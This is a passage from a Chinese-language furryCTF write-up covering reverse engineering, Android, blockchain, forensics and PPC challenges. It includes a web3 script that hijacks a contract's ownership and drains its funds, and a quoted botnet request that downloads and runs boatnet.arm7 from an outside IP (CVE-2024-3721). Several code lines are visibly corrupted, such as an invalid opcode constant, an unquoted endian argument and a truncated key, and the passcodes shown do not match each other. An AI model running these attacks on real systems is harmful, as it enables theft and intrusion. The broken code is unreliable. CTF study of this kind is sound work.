[+] big-endian (B+A): _C0mple7es_Charm_nwn}furryCTF{This_Is_Tu7ing
[+] A_rev + B_rev: gni7uT_sI_siHT{FTCyrruf}nwn_mrahC_se7elpm0C_
[+] (A_rev + B_rev) swapped: }nwn_mrahC_se7elpm0C_gni7uT_sI_siHT{FTCyrruf

```

进程已结束，退出代码为 0

|

深渊密令

ida中打开附件，定位到main函数

这里有一个ptrace反调试分支，会吐出一个假flag

```

if ( ptrace(PTRACE_TRACEME, ...) == -1 ) {
    puts("POFP{THIS_IS_NOT_THE_REAL_FLAG_TRY_HARDER}");
    return 0;
}
ptrace(PTRACE_DETACH, ...);

```

下面有一个CRC32自校验

```

for (i=0; i!=787; ++i) {
    v3 ^= byte_403720[i];
    repeat 8 times:
        if (v3 & 1) v3 = (v3>>1) ^ 0xEDB88320; else v3 >>= 1;
    }
    if (v3 != -222919572) puts("corrupt");

```

核心解密函数是这两个

```

sub_401E40(dst, 787LL, 2709208209LL, 36LL, 0LL);
sub_401E40(dst_1, 32LL, 489570112LL, ...);

```

双击跟进，是一个xorshift32 xor流加密，大概逻辑是

```

// 伪代码
end = buf + len;
while (buf != end) {
    x ^= x << 13;
    x ^= x >> 17;
    x ^= x << 5;           // xorshift32
    *buf ^= (x & 0xff); // 取低 8 位当 keystream
    buf++;
}

```

然后识别12条VMopcode，编写代码逆向即可

一键脚本如下：

```

#!/usr/bin/env python3
import struct

BIN_PATH = "./深渊密令"

# 这些来自 readelf -S / objdump 观察:
RODATA_VADDR = 0x403000
RODATA_OFF    = 0x3000

ENC_CODE_VADDR = 0x403060
ENC_CODE_LEN   = 0x313

SBOX_VADDR = 0x403620
SBOX_LEN   = 0x100

ENC_EXPECT_VADDR = 0x403A70
ENC_EXPECT_LEN   = 0x20

SEED_CODE     = 0xA17B3C91
SEED_EXPECT   = 0x1D2E3F40

# VM opcode
OP_NOP      = 0
OP_MOV_IMM  = 1
OP_LOAD     = 2
OP_STORE    = 3
OP_ADD_IMM  = 4
OP_XOR_IMM  = 5
OP_ROL      = 6
OP_SBOX     = 7
OP_MUL_IMM  = 8
OP_ADD_REG  = 9
OP_JNZ      = 10
OP JMP      = 11

def vaddr_to_off(vaddr: int) -> int:
    return RODATA_OFF + (vaddr - RODATA_VADDR)

def xorshift32_xor(buf: bytes, seed: int) -> bytes:
    """与程序一致: xorshift32 生成 keystream, 逐字节 XOR."""

```

```

x = seed & 0xffffffff
out = bytearray(len(buf))
for i, b in enumerate(buf):
    x ^= ((x << 13) & 0xffffffff)
    x ^= ((x >> 17) & 0xffffffff)
    x ^= ((x << 5) & 0xffffffff)
    out[i] = b ^ (x & 0xff)
return bytes(out)

def rol8(x: int, n: int) -> int:
    n &= 7
    return ((x << n) | (x >> (8 - n))) & 0xff

def run_vm(code: bytes, sbox: bytes, passcode32: bytes, max_steps: int = 0x30D40)
-> bytearray:
    """跑 VM, 返回 VM 内存(我们关心 mem[0x80..0x9f])。"""
    mem = bytearray(0x400)      # 足够大, 覆盖到 0x80+0x20
    mem[0:32] = passcode32
    regs = [0] * 8

    ip = 0
    steps = max_steps

    while steps > 0 and ip <= 0x312:
        op = code[ip]
        if op > 0xb:
            # 程序遇到非法 opcode 会退出 VM
            ip += 1
            break

        if op == OP_NOP:
            ip += 1

        elif op == OP_JMP:
            if ip == 0x312:
                ip = 0x313
                break
            off = struct.unpack("b", bytes([code[ip+1]]))[0]
            ip = ip + 2 + off

        elif op == OP_SBOX:
            # 注意: SBOX 是 2 字节指令 [07][reg]
            a = code[ip+1]
            if a < 8:
                regs[a] = sbox[regs[a]]
            ip += 2

        else:
            # 其余基本都是 3 字节 [op][a][b]
            a = code[ip+1]
            b = code[ip+2]

            if op == OP_MOV_IMM:
                if a < 8:
                    regs[a] = b

```

```

        ip += 3

    elif op == OP_LOAD:
        if a < 8:
            regs[a] = mem[b]
        ip += 3

    elif op == OP_STORE:
        if a < 8:
            mem[b] = regs[a]
        ip += 3

    elif op == OP_ADD_IMM:
        if a < 8:
            regs[a] = (regs[a] + b) & 0xff
        ip += 3

    elif op == OP_XOR_IMM:
        if a < 8:
            regs[a] = (regs[a] ^ b) & 0xff
        ip += 3

    elif op == OP_ROL:
        if a < 8:
            regs[a] = rol8(regs[a], b)
        ip += 3

    elif op == OP_MUL_IMM:
        if a < 8:
            regs[a] = (regs[a] * b) & 0xff
        ip += 3

    elif op == OP_ADD_REG:
        if a < 8 and b < 8:
            regs[a] = (regs[a] + regs[b]) & 0xff
        ip += 3

    elif op == OP_JNZ:
        if a < 8:
            off = struct.unpack("b", bytes([b]))[0]
            if regs[a] != 0:
                ip = ip + 3 + off
            else:
                ip += 3
        else:
            ip += 3
    else:
        ip += 1

    steps -= 1

    return mem

def main():
    with open(BIN_PATH, "rb") as f:

```

```

        data = f.read()

        enc_code = data[vaddr_to_off(ENC_CODE_VADDR) : vaddr_to_off(ENC_CODE_VADDR) +
ENC_CODE_LEN]
        sbox      = data[vaddr_to_off(SBOX_VADDR)      : vaddr_to_off(SBOX_VADDR)      +
SBOX_LEN]
        enc_exp   = data[vaddr_to_off(ENC_EXPECT_VADDR):
vaddr_to_off(ENC_EXPECT_VADDR)+ ENC_EXPECT_LEN]

        code = xorshift32_xor(enc_code, SEED_CODE)
        expected = xorshift32_xor(enc_exp, SEED_EXPECT)

# 逐字节爆破 (利用 output[i] 只依赖 input[i])
        passcode = bytearray(32)
        for i in range(32):
            target = expected[i]
            found = None
            for x in range(256):
                test = bytearray(32)
                test[i] = x
                mem = run_vm(code, sbox, bytes(test))
                if mem[0x80 + i] == target:
                    found = x
                    break
            if found is None:
                raise RuntimeError(f"byte {i} not solved")
            passcode[i] = found

        print("[+] Passcode:", passcode.decode("ascii"))

# 可选: 验证一下 output 是否等于 expected
        mem = run_vm(code, sbox, bytes(passcode))
        out = bytes(mem[0x80:0x80+32])
        print("[+] output matches expected:", out == expected)

if __name__ == "__main__":
    main()

```

运行后即可获Passcode: ABYSSAL_VM_2026POFPLIFTME!!!

把Passcode喂给程序即可获取flag

```

└─(kali㉿kali)-[~/桌面]
$ chmod +x 深淵密令
└── desktop.py  php_mt_se...
└── 深淵密令

└─(kali㉿kali)-[~/桌面]
$ echo 'ABYSSAL_VM_2026_POFPLIFTME!!!' | ./深淵密令
Passcode: POFP{ABYSSAL_VM_DISPATCH_SMT_LIFT_7C3D1B9A}

```

flag就是: POFP{ABYSSAL_VM_DISPATCH_SMT_LIFT_7C3D1B9A}

babyKN

apk改zip文件，然后在lib中提取到libknlib.so，ida中打开这个附件，识别到是魔改xxtea算法，delta改成了0x114514，key是DEADBEEF 87654321 12345678 CAFEBABE，后面可以提取到44字节密文expected 72fa5ae8ea45eb0093747fc9645903da789a83aea7cdf6b53ca6e67f04adff3a7007d8c16c602df9fa7d1dc0，编写脚本逆向

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import struct
import sys
from pathlib import Path

MASK = 0xFFFFFFFF
DELTA = 0x114514 # 题目里改过的 delta

def u32(x: int) -> int:
    return x & MASK

def bytes_to_u32(b: bytes, endian: str = "<"):
    assert len(b) % 4 == 0
    n = len(b) // 4
    return list(struct.unpack(endian + "I" * n, b))

def u32_to_bytes(v, endian: str = "<") -> bytes:
    return struct.pack(endian + "I" * len(v), *[u32(x) for x in v])

def mx(sum_, y, z, p, e, k):
    # XXTEA 的核心表达式
    return u32(
        (((u32(z >> 5) ^ u32(y << 2)) + (u32(y >> 3) ^ u32(z << 4)))
         ^ ((u32(sum_ ^ y) + u32(k[(p & 3) ^ e] ^ z)))))

def xxtea_decrypt(v, k):
    n = len(v)
    if n < 2:
        return v
    q = 6 + 52 // n
    sum_ = u32(q * DELTA)
    y = v[0]
    for _ in range(q):
        e = (sum_ >> 2) & 3
        for p in range(n - 1, 0, -1):
            z = v[p - 1]
            v[p] = u32(v[p] - mx(sum_, y, z, p, e, k))
            y = v[p]
        z = v[n - 1]
        v[0] = u32(v[0] - mx(sum_, y, z, 0, e, k))
        y = v[0]
        sum_ = u32(sum_ - DELTA)
    return v

def unpad_to_4(data: bytes) -> bytes:
    # 本题 padding 到 4 的倍数，通常 pad ∈ {1,2,3,4}
    pad = data[-1]
```

```

if 1 <= pad <= 4 and data.endswith(bytes([pad]) * pad):
    return data[:-pad]
return data

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <path_to_libknlib.so>")
        sys.exit(1)

    so_path = Path(sys.argv[1])
    so = so_path.read_bytes()

    # key 的 little-endian 字节序列:
    # DEADBEEF 87654321 12345678 CAFEBABE
    key_seq = bytes.fromhex("efbeadde2143658778563412bebafeca")
    i = so.find(key_seq)
    if i == -1:
        raise RuntimeError("key sequence not found in so")

    # Kotlin/Native 常量布局里: key 后面通常隔 0x20 即 expected(44)
    expected_off = i + 0x20
    expected = so[expected_off: expected_off + 0x2C]
    if len(expected) != 0x2C:
        raise RuntimeError("failed to read expected(44) bytes")

    key = [0xDEADBEEF, 0x87654321, 0x12345678, 0xCAFEBAE]

    v = bytes_to_u32(expected, endian=<)
    plain_u32 = xxtea_decrypt(v, key)
    plain = u32_to_bytes(plain_u32, endian=<)
    plain = unpad_to_4(plain)

    print(plain.decode("utf-8", errors="strict"))

if __name__ == "__main__":
    main()

```

运行后即可获取flag, flag就是POFP{K0tl1n_3v3rywh3r3_fr0m_Jv4v_t0_n4t1v3}

```

PS C:\Users\t\Desktop> python desktop.py C:\Users\t\Desktop\libknlib.so
POFP{K0tl1n_3v3rywh3r3_fr0m_Jv4v_t0_n4t1v3}
PS C:\Users\t\Desktop>

```

Blockchain

好像忘了啥

没做过区块链题型。进入界面，首先访问三个必看接口，/info.json、/target.sol和/api

其中关键漏洞代码是

```

function getStatus() public returns (address, uint256) {
    return (owner = msg.sender, balance);
}

```

这里把读取owner写成了给owner赋值，任何人调用这个getStatus()函数都会把owner改成调用者msg.sender

合约提款逻辑代码是：

```

function withdrawAll() public {
    require(msg.sender == owner, "Only owner can withdraw");
    ...
    emit FlagRevealed(msg.sender, flag);
}

```

攻击的逻辑就很明显了，先调用getstatus函数抢owner，然后调用withdrawall函数把钱转走，同时就能在event里面找到参数。编写脚本如下：

```

import time
from web3 import Web3

# ===== 配置区域 =====
# 题目信息
RPC_URL = "http://ctf.furryctf.com:35491/rpc/" # 根据题目描述修正端口
CONTRACT_ADDRESS = "0x97c5c30112dd0f3a4930ca866580c5008b3d45dd" #

# 攻击者信息 (来自截图)
PRIVATE_KEY = "0xd33af308fccbae6c306a9e3ae2bc81f83dfb686a613ae464d99ffa6980bee2e1"
#
ATTACKER_ADDRESS = "0xc4e014f09776104c3ba8715b27d0c81d1c7e20f8" #

# 合约 ABI (来自你提供的 JSON)
ABI = [
    {"inputs": [], "name": "getStatus", "outputs": [
        {"internalType": "address", "name": "", "type": "address"}, {"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "nonpayable", "type": "function"}, {"inputs": [], "name": "withdrawAll", "outputs": [], "stateMutability": "nonpayable", "type": "function"}, {"anonymous": false, "inputs": [{"indexed": true, "internalType": "address", "name": "revealer", "type": "address"}, {"indexed": false, "internalType": "string", "name": "flag", "type": "string"}], "name": "FlagRevealed", "type": "event"}, {"inputs": [], "name": "owner", "outputs": [{"internalType": "address", "name": "", "type": "address"}], "stateMutability": "view", "type": "function"}]
]

# 初始化 web3
w3 = Web3(Web3.HTTPProvider(RPC_URL))

def send_tx(func_call):

```

```

"""构建、签名并发送交易的辅助函数"""
nonce = w3.eth.get_transaction_count(ATTACKER_ADDRESS)

# 构建交易
tx = func_call.build_transaction({
    'chainId': 1337, #
    'gas': 500000,
    'gasPrice': w3.to_wei('10', 'gwei'),
    'nonce': nonce,
})

# 签名
signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)

# 发送
tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
print(f"[+] 交易已发送: {tx_hash.hex()}")

# 等待确认
receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
return receipt

def solve():
    if not w3.is_connected():
        print("[-] 无法连接到 RPC, 请检查网络或 URL。")
        return

    contract = w3.eth.contract(address=CONTRACT_ADDRESS, abi=ABI)

    print("--- 开始攻击 ---")

    # 1. 检查当前 Owner
    current_owner = contract.functions.owner().call()
    print(f"[*] 当前 Owner: {current_owner}")

    # 2. 调用 getStatus() 夺取所有权
    print("[*] 步骤 1: 调用 getStatus() 修改 Owner...")
    receipt = send_tx(contract.functions.getStatus())

    # 验证 Owner 是否改变
    new_owner = contract.functions.owner().call()
    if new_owner == ATTACKER_ADDRESS:
        print(f"[+] 成功夺取所有权! 新 Owner: {new_owner}")
    else:
        print("[-] 夺取失败, 请检查逻辑。")
        return

    # 3. 调用 withdrawAll() 提款并触发 Flag
    print("[*] 步骤 2: 调用 withdrawAll() 提款并获取 Flag...")
    receipt = send_tx(contract.functions.withdrawAll())

    # 4. 解析日志获取 Flag
    print("[*] 正在解析事件日志...")
    try:
        events = contract.events.FlagRevealed().process_receipt(receipt)

```

```

        for event in events:
            flag = event['args']['flag']
            print("\n" + "="*40)
            print(f"[*] 捕获到 FLAG: {flag}")
            print("=*40 + "\n")
            return

    except Exception as e:
        print(f"[-] 解析日志失败: {e}")
        # 如果自动解析失败, 打印原始日志
        print(receipt)

if __name__ == "__main__":
    solve()

```

Forensics

深夜来客

wireshark中打开附件, 过滤 `tcp.port == 21 && tcp contains "PORT "`, 找到PORT命令 `PORT 45,33,32,156,0,80`, IP = 45.33.32.156, Port=80, 也就是说攻击者要这个FTP去连45.33.32.156:80, 通过询问ai, 这个地址是知名的 Nmap 公开测试靶机 `scanme.nmap.org` 的解析地址, 所以flag就是furryCTF{scanme.nmap.org}



```

220 Wing FTP Server ready... (Wing FTP Server Free Edition)
USER anonymous
331 Password required for anonymous
PASS IEUser@
230 User anonymous logged in.
PORT 45,33,32,156,80,80
200 Port command successful
PORT 45,33,32,156,0,80

```

溯源

要在log文件中找异常特征

```
Select-String -Path .\access.log -Pattern "device\.rsp" | Select-Object LineNumber, Line
```

返回POST请求/device.rsp?opt=sys&cmd=S_O_S_T_R_E_A_MAX&mdb=sos&mdc=...

```
PS D:\浏览器下载> Select-String -Path .\access.log -Pattern "device\.rsp" | Select-Object LineNumber, Line
LineNumber Line
----- 
1869 144.172.98.50 -- [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?opt=sys&cmd=__S_O_S_T_R_E_A_MAX__&mdb=...
```

进一步打印完整输出 `(Select-String -Path .\access.log -Pattern "device\.rsp").Line` 得到

```
144.172.98.50 -- [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?
opt=sys&cmd=S_O_S_T_R_E_A_MAX&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B
%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20
777%20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"
```

在python脚本中解码

```

from urllib.parse import urlparse, parse_qs
import re

log_line = r'''144.172.98.50 -- [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?
opt=sys&cmd=__S_O_S_T_R_E_A_MAX__&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B
%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%
20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"'''

# 提取 URL (引号里 POST 后面的那段)
url = re.search(r'"POST ([^ ]+) HTTP', log_line).group(1)
qs = parse_qs(urlparse(url).query)

print("opt:", qs.get("opt"))
print("cmd:", qs.get("cmd"))
print("mdb:", qs.get("mdb"))
print("mdc:", qs.get("mdc")[0])

opt: ['sys']
cmd: ['__S_O_S_T_R_E_A_MAX__']
mdb: ['sos']
mdc: cd /tmp;rm boatnet.arm7; wget http://103.77.241.165/hiddenbin/boatnet.arm7; chmod 777 *; ./boatnet.arm7 tbk

进程已结束，退出代码为 0
|

```

询问ai后得知是 **CVE-2024-3721**

flag就是furryCTF{CVE-2024-3721}

谁动了我的钱包

这道题其实是ai直接给我跑出来的，但是复现也很简单，就是照着最大的转出记录追踪即可，找最上面那单0x35710Be7324E7ca3DD7493e4A2ba671AB51452c8-

```

>0x26A087A9871ec954416C027d2Aa403049fc25dbd-
>0x657faA98cEB7F4c627D9f4D0F2Dbf3374Fe5D8Fd-
>0xbD7282b9BDF3e26caEdD4085810D348992067160-
>0x6B26F4B3FE1EF16f16ced4a3aE04d6D50640DAF6-
>0x39B729083E1250b2b33c9f970fbfa5B6B4e60621-
>0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

```

Latest 7 from a total of 7 transactions								▼
④	Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
④	0x825eedf1047...	Transfer	10051147	18 days ago	0x35710Be7...AB51452c8	0x26A087A9...49fc25dbd	0.5128837 ETH	0.00002943
④	0x559ad0cb9d...	Transfer	10051146	18 days ago	0x35710Be7...AB51452c8	0x3Cbf1FA1...7Ca33b13E	0.54920645 ETH	0.00002617
④	0x6327905f048...	Transfer	10051145	18 days ago	0x35710Be7...AB51452c8	0x4864d2a0...854CB8A22	0.54506012 ETH	0.00002915
④	0x0e6a602844...	Transfer	10051144	18 days ago	0x35710Be7...AB51452c8	0x7F7B7D7E...9f48A8a16	0.54344004 ETH	0.00002733
④	0xd2458a04b4...	Transfer	10051143	18 days ago	0x35710Be7...AB51452c8	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911

中间过程就略过了，最后这个地址全是转入的，所以怀疑是hacker的真实地址

Latest 4 from a total of 4 transactions

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0x26653a0860...	Transfer	10051619	18 days ago	0x39B72908...6B4e60621	IN 0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648
0x2decdecb2c...	Transfer	10051617	18 days ago	0x3D89ce58...6D851Bd81	IN 0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928
0xb50f8fa5629...	Transfer	10051573	18 days ago	0x9ED0E665...570F67268	IN 0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657
0x67bf23e8d44...	Transfer	10051543	18 days ago	0xc00Cc3CA...D14Ac32d0	IN 0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934

[Download: CSV Export]

flag就是POPF{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

Mobile

无尽弹球

jadex中打开apk，全局搜索114514，找到Screen1类（这里当时把代码全丢给ai一把梭出来了，后来复现了一下，发现静态分析还是挺麻烦的）

在run()中找到flag的构造

```

Pair list1 = LList.list1("f");
LList.chain4(LList.chain4(list1, "r", "t", "u", "y"), "f", "r", "c", "{");
Pair list12 = LList.list1( callYailPrimitive(strings.string_append, list1, ...,
"join") );
LList.chain1(LList.chain1(LList.chain1(
    LList.chain4(list12, "see_", "bE_", "Th9-", "K1ng"),
    "_OF"),
    "_Master"),
    "_Pin9P1ng}");
```

g\$flags = make a list(list12)

继续找到lambda11()

```
static Object lambda11() {
    ModuleMethod moduleMethod = strings.string$Mnappend;
    Pair list1 =
LList.list1(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit25), Lit26, "select list
item"), "c", "C"), Lit27, "replace all"), "tf", "TF"), Lit28, "replace all"));
```

```

        LList.chain1(LList.chain4(list1,
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit29), Lit30, "select list
item"), "b", "B"), Lit31, "replace all"), "E", "e"), Lit32, "replace all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit33), Lit34, "select list
item"), "9", "e"), Lit35, "replace all"), "-", "_"), Lit36, "replace all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit37), Lit38, "select list
item"), "King", "K1ng"), Lit39, "replace all"), "In", "in"), Lit40, "replace
all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit41), Lit42, "select list
item"), "_0", "_o"), Lit43, "replace all"), "ff", "f"), Lit44, "replace all"),
RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnreplace$Mnall
,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.string$Mnr
eplace$Mnall,
LList.list3(RunnableC0796runtime.callYailPrimitive(RunnableC0796runtime.yail$Mnlis
t$Mnget$Mnitem,
LList.list2(RunnableC0796runtime.lookupGlobalVarInCurrentFormEnvironment(Lit19,
RunnableC0796runtime.$Stthe$Mnnull$Mnvalue$St), Lit45), Lit46, "select list
item"), Component.TYPERFACE_SANSERIF, "o"), Lit47, "replace all"), "9", "g"),
Lit48, "replace all"), "i", Component.TYPERFACE_SANSERIF), Lit49, "replace all"),
"o", Component.TYPERFACE_DEFAULT), Lit50, "replace all"));

        return RunnableC0796runtime.callYailPrimitive(moduleMethod, list1, Lit51,
"join");
    }
}

```


}

上面的"See", "Master"被排除了，然后还需要逐段replace替换，最终得到
frtuyfrC{Be_The_King_Of_P1ngP0ng}，应该还有顺序变换什么的函数吧，但是直接交
furryCTF{Be_The_King_Of_P1ngP0ng}就行了

PPC

flagReader

路径参数是： GET http://ctf.furryctf.com:33323/api/flag/char/2



所以编写脚本把这480个字符抓取下来拼接

```
import requests

BASE = "http://ctf.furryctf.com:36997"
API_FMT = BASE + "/api/flag/char/{pos}"

s = requests.Session()
s.headers.update({
    "User-Agent": "Mozilla/5.0 (windows NT 10.0; Win64; x64) AppleWebKit/537.36 "
                  "(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36",
    "Accept": "*/*",
    "Referer": BASE + "/",
})

# 先拿第1个，顺便读 total_length
r1 = s.get(API_FMT.format(pos=1), timeout=10)
r1.raise_for_status()
j1 = r1.json()
```

```

total = int(j1.get("total_length", 480))
chars = [""] * total
chars[0] = j1["char"]

for pos in range(2, total + 1):
    r = s.get(API_FMT.format(pos=pos), timeout=10)
    r.raise_for_status()
    j = r.json()
    if j.get("status") != "success":
        raise RuntimeError(f"pos={pos} unexpected response: {j}")
    chars[pos - 1] = j["char"]

joined = "".join(chars)

print("total:", total)
print("joined length:", len(joined))
print("head:", joined[:60])
print("tail:", joined[-60:])

with open("flag_chars_480.txt", "w", encoding="utf-8") as f:
    f.write(joined)

print("saved to flag_chars_480.txt")

```

然后丢进随波逐流中解密即可，flag就是：furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-64d64c35-e524-46ac-ab1c-5131378d5d17-dccb8de2-2cb9-45a4-906a-7b6be4fcfbf}

```

Base混合多重解码:
[解码2次] Base16 -> Base16
混合解码结果:furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-64d64c35-e524-46ac-ab1c-5131378d5d17-dccb8de2-2cb9-45a4-906a-7b6be4fcfbf}
-----
```

你是说这是个数学题？

编写脚本

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import ast
import re
import sys

ALLOWED_RE = re.compile(r"^\w+([0-9A-Za-z_]+)\$")

def parse_out(path: str):
    s = open(path, "r", encoding="utf-8").read()
    # 允许中间有换行、空格
    m1 = re.search(r"matrix\s*=\s*(\[\[\s*\S*\s*\]\])\s*\n", s)
    m2 = re.search(r"result\s*=\s*(\[\[\s*\S*\s*\]\])\s*\$", s)
    if not m1 or not m2:
        raise ValueError("没在文件里找到形如 matrix=[...] 和 result=[...] 的两段内容。")
    matrix = ast.literal_eval(m1.group(1))
    result = ast.literal_eval(m2.group(1))

```

```

return matrix, result

def gf2_solve_via_gauss_jordan_rows_as_int(matrix_strs, b_bits):
    """
    解 M x = b (GF(2))
    M: list[str] 每行是'0''1'字符串
    b: list[int] 0/1
    返回 x_bits: list[int]
    """

    n = len(matrix_strs)
    if len(b_bits) != n:
        raise ValueError(f"维度不一致: len(matrix)={n}, len(result)={len(b_bits)}")

    # 把每一行转成 int bitset: 最低位对应最后一列 (无所谓, 只要一致)
    rows = [int(r, 2) for r in matrix_strs]
    b = b_bits[:] # copy

    # Gauss-Jordan: 把 M 变成 I, 同时对 b 做同样行变换
    # pivot_col 从高位到低位都可以, 这里按“最高位在左”对应的列索引处理
    # 对 int 的第 (n-1-col) 位作为 col 的位
    pivot_row = 0
    for col in range(n):
        bitpos = n - 1 - col
        # 找 pivot: 在 pivot_row..n-1 中找该列为1的行
        sel = None
        for r in range(pivot_row, n):
            if (rows[r] >> bitpos) & 1:
                sel = r
                break
        if sel is None:
            continue # 该列无主元 (理论上题目应可逆, 但以防万一)
        # swap 到 pivot_row
        rows[pivot_row], rows[sel] = rows[sel], rows[pivot_row]
        b[pivot_row], b[sel] = b[sel], b[pivot_row]

        # 用 pivot_row 消去其它行
        pr = rows[pivot_row]
        pb = b[pivot_row]
        for r in range(n):
            if r != pivot_row and ((rows[r] >> bitpos) & 1):
                rows[r] ^= pr
                b[r] ^= pb

        pivot_row += 1
        if pivot_row == n:
            break

    # 检查是否化到单位阵 (可选)
